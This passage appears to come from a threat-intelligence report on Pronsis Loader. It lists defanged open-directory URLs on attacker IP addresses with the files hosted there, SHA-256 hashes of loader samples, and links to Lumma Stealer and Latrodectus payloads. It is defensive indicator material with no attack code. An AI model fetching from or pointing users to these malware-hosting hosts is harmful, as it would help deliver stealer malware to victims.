	PHOENIX_NATION_BUILD_YOUR_FOUNDATION_6_WEEK_PROGRAM.pdf
	concernprospectpro.zip
	formprogrammerpro.zip
hxxp://193[.]233[.]203[.]37/wood/	Gefzummbqfg.mp4
	Oyrqngkj.mp4
	Xbbem.pdf
	americanperformpro.zip
hxxp://91[.]208[.]206[.]5/env	Npiumcdlbc.mp3
	Qeoqmrzbhj.mp3
	alsodiscussionpro.zip
	yearprogrampro.zip
hxxp://91[.]208[.]206[.]5/mime	DifferentVendor.zip
	amongcommunication.zip
hxxp://91[.]208[.]206[.]5/mpm	Ipqgeb.mp3

	whereeyestrainpro.zip
hxxp://91.208.206.5/authz/	fathertaskpro.zip
hxxp://91.208.206.5/nego/	Zazkanqh.wav
	individualcoordinatepro.zip
hxxp://193[.]233[.]203[.]31/mine/	Nkpko.vdf
	Uptnoriap.vdf
	Yzscv.mp3
	forest.jpeg
	pressureprocesspro.zip
hxxp://37[.]221[.]65[.]251/nano/	Jodlqytbdy.pdf
	longworkplacepro.zip
hxxp://37[.]221[.]65[.]251/mobi/	7d.jpg
	millionarisepro.zip
	putty.zip
hxxp://37[.]221[.]67[.]211/direct/	Mfrngcojt.mp4
	Sjehrpev.pdf
	Ztyavdk.wav
	easyenterprisepro.zip
	speechcarrierpro.zip
	svchost.exe
hxxp://37[.]221[.]67[.]211/before/	-
hxxp://213[.]232[.]235[.]202/garant/	7d.jpg

talkprevailingpro.zip

Aside from these IP addresses and open directories, the team has discovered similarities among the latest **Pronsis Loader** files. The internal name used for these files, particularly in the latest campaign, is **newfileov01prosign**. Moreover, another name identified in the files is **IedZ95gZDV**, which was used before this latest campaign. From this, additional loader files were also identified

- 8bdec308590bca50e04d23abb9e44c2665f6d5cdb00f2ad8b8535a24aeab9df2
- 20be60f5995a1041bfc9fb1aadf27c469a31b34277979c25f18bcbea8f4ed74b
- f18fa5aad5877f994ffb403f3a34367b7d296803e4a892f8035df5129b72273a
- b3929ac3936237590d3b3210a120703b9dfda91cc30d0ab7088738fc76626728
- 897e9663f37e54915a60b54e160478a60520f43a497ec9fb5913d21ae456ae37
- ffe15cb0e5919a5b37825f2c24cb57f063b9c24d04b86888dfc129f7905e45ee
- c2439b3778afe4aa4aea45a7e4d62811201f3a51a6820bcad6f195f58ef5324b
- 98f880e1ca7f4f5a869e7c1641206fe8ffe91fb171fb3256ff91bea5d322a1d3
- 84a8d78d1c276560a0e7596206029809c11046b4d14e8df1d13044b78362b567
- f76e0d89d63d173ccdbefd484d9d5c21420c8a5630084b29bfa0f0fdbee6ec04
- 0c7fa9cdb7bd20cf3acf1677f35bbc1217203ae2031cf20ee71ba85680f06a87
- 192e05f11f9ad5575766732105668a7a81aff690af079f610c73a8cfd928a88e
- 908551fca6bc1e5370afa6012e580e5e9f2b9251028a6e213835eed4b044fc4d
- 528d7edc3231250dfa8db1ddf8286ea7ba978059f82700f81f996e628932051d

All these are JPHP-compiled files. Most of the payload of these files are Lumma Stealer. This leads to new IP addresses with open directories based on their connections:

- 85[.]239[.]33[.]148
- 193[.]233[.]203[.]37

The discovery of **Pronsis Loader** highlights its similarities with **D3F@ck Loader** and its role in delivering **Lumma Stealer** and **Latrodectus** as primary payloads. The identification of related infrastructure enhances understanding of this threat. Looking ahead, this underscores the importance of maintaining vigilance and adaptability in threat intelligence practices. Leveraging these insights will be crucial for anticipating and countering future malware developments, ensuring that defenses remain effective against evolving threats.